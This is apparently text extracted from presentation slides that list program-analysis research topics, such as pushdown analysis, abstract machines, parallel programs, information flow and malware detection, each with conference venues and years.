
Good app

How did we do?


6 months in...


00%

The Vision



The Deliverable






finite state \rightarrow pushdown

finite state \rightarrow pushdown



finite state \rightarrow pushdown



finite state → pushdown



SFP 2010



ICFP 2011



SPSM 2013



SFP 2014



SCAM 2014



POPL 2016

optimizing abstract abstract machines



ICFP 2013



PLDI 2013



SFP 2015



OOPSLA 2015



ICFP 2016

analyzing parallel programs



SAS 2011

analyzing programs in parallel



POPL 2011



SFP 2013



WFLP 2013

information-flow analysis



PLAS 2012



SAS 2015

malware detection

